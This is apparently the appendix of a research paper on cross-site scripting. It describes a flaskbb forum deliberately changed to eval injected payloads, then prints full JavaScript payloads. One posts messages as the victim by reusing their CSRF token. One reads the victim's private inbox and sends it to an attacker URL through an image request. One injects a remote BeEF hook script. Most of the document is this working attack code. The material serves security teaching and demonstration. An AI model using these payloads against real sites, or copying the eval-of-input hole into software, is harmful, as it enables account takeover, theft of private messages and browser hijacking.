

Appendix - The concerning threat of Cross Sites Scripting (XSS) vulnerabilities.

Theses resources, and any used for this paper, are available at
github.com/centime/xss-paper

Contents

1	Chosen examples of reactions to XSS disclosure	1
2	Modifications to flaskbb	1
3	Post a message on behalf of a user. - Payload source code	1
4	Post a message on behalf of a user. - Results in image	2
5	Read a user's private conversations. - Payload source code	2
6	Read a user's private conversations. - Results in image	5
7	Add the BeEF hook to a page. - Payload source code	5

1. Chosen examples of reactions to XSS disclosure




Figure 1. Can you tell why both of them are wrong, for different reasons ?

2. Modifications to flaskbb

The following modifications have been made to flaskbb :

```
forum/views.py (135-66)
@forum.route("/xss/<payload>")
def index(payload):
    [...]
    return( [...],
            payload=payload)

templates/forum/index.html (14)
<script>eval(atob("{ { payload } }"))</script>
```

Also, because of a bug I removed thoses lines :

```
templates/forum/topic.html
{% if topic.first_post_id == post.id %}
    {% if current_user|delete_topic(topic.first_post.user_id, topic.forum) %}
        <a href="{ { url_for('forum.delete_topic', topic_id=topic.id, slug=topic.slug) } }">Delete </a>
    {% endif %}
```

```
{% else %}
  {% if current_user|delete_post(post.user_id , topic.forum) %}
    <a href="{% url_for('forum.delete_post', post_id=post.id) %}">Delete </a> |
  {% endif %}
{% endif %}
```

and didn't investigate any further...

3. Post a message on behalf of a user. - Payload source code

```
m();
function m() {
  var funcNum = 0;
  doRequest = function(url, method, body)
  {
    var http = window.XMLHttpRequest ? new XMLHttpRequest() : new ActiveXObject("Microsoft.
XMLHTTP");
    http.withCredentials = true;
    http.onreadystatechange = function() {
      if (this.readyState == 4) {
        var response = http.responseText;
        var d = document.implementation.createHTMLDocument("");
        d.documentElement.innerHTML = response;
        requestDoc = d;
        funcNum++;
        try {
          window['r' + funcNum](requestDoc);
        } catch (error) {}
      }
    };
    if(method == "POST")
    {
      http.open('POST', url, true);
      http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
      http.setRequestHeader('Content-length', body.length);
      http.setRequestHeader('Connection', 'close');
      http.send(body);
    }
    if (method == "GET") {
      http.open('GET', url, true);
      http.send();
    }
  }
  r0();
}
function r0(requestDoc){
  doRequest('/', 'GET', '');
}

function r1(requestDoc){
  doRequest('/forum/1-test-forum-1-1', 'GET', '');
}

function r2(requestDoc){
  doRequest('/1-test-forum-1-1/topic/new', 'GET', '');
}

function r3(requestDoc){
  doRequest('/1-test-forum-1-1/topic/new', 'POST', 'csrf_token=' + encodeURIComponent(requestDoc.
getElementsByName('csrf_token')[0].value) + '&title=I+think&content=I%27ve+been+hacked+%3A
%28&button=reply');
}

function r4(requestDoc){
  doRequest('/topic/5', 'GET', '');
}
```

```
function r5(requestDoc){
    doRequest('/static/js/topic.js', 'GET', '');
}
```

4. Post a message on behalf of a user. - Results in image

Figure 2. 1) Target gets the exploit delivered. 2) Target follows the iFrame. 3) Target executes the script, sending requests...
...and ultimately sends the final POST request, which creates the new post.

5. Read a user's private conversations. - Payload source code

```
// The url where you want the stolen messages to be sent
var remoteURL = 'http://localhost:1337/';

// Compatible XHR object with credentials enabled.
function newHttp(){
    http = window.XMLHttpRequest ? new XMLHttpRequest() : new ActiveXObject("Microsoft.XMLHTTP");
    http.withCredentials = true;
    return http
}

// Generates a DOM-like, queriable thing out of html text
function DOM(html){
    var c = document.createElement('span');
    c.innerHTML = html;
    return c
}

// Sends all the messages we found in the url of a get request
// We can't use an XHR object due to CORS policies. (and attacker will probably need to send this cross-
// domain)
// We'll add a <img> tag with the right src
function send_msgs(){
    var u = remoteURL+encodeURIComponent(JSON.stringify(msgs,2,2));
    var s = document.createElement('img');
```

```

    s.src = u;
    document.getElementsByTagName('body')[0].appendChild(s);
}

msgs = [];
done = 0;
var http = newHttp();
http.onreadystatechange = function() {
    if (this.readyState == 4) {

        msg_tags = DOM(this.responseText)
                    .getElementsByTagName('tbody')[0]
                    .getElementsByTagName('tr');

        for (var i=0;i<msg_tags.length;i++){
            fetch_message(i);
        }

    };
}

http.open('GET', '../user/messages/inbox', true);
http.send();

function fetch_message(i){
    var tag = msg_tags[i];
    msgs[i] = {};
    //
    msgs[i]['author'] = tag.getElementsByTagName('a')[0].text;
    msgs[i]['title'] = tag.getElementsByTagName('a')[1].text.replace(/\s/g, '');
    // The message's content is in another page
    var contentUrl = tag.getElementsByTagName('a')[1].href;
    // we'll start an ajax request
    var http = newHttp();
    http.num = i;
    http.onreadystatechange = function() {
        if (this.readyState == 4) {
            msgs[this.num]['content'] = DOM(this.responseText)
                                        .getElementsByClassName('message-body')[0]
                                        .innerHTML
                                        .replace(/\s/g, '');

            //we have one more
            done++;
            // If we have all of them
            if (done == msg_tags.length){
                send_msgs();
            }
        }
    };
    http.open('GET', contentUrl, true);
    http.send();
}

```

6. Read a user's private conversations. - Results in image



Figure 3. 1) Target gets the exploit delivered. 2) Target follows the iFrame. 3) Target executes the script, sending requests to fetch the messages... (not all visible here) ...and ultimately sends the GET request containing all the data, back to our malicious website 4) Attacker receives the data (url-encoded). 5) Attacker decodes the data.

7. Add the BeEF hook to a page. - Payload source code

```
var u = "http://localhost:3000/hook.js";
var s = document.createElement("script");
s.type = "text/javascript";
s.src = u; document.getElementsByTagName("head")[0].appendChild(s);
```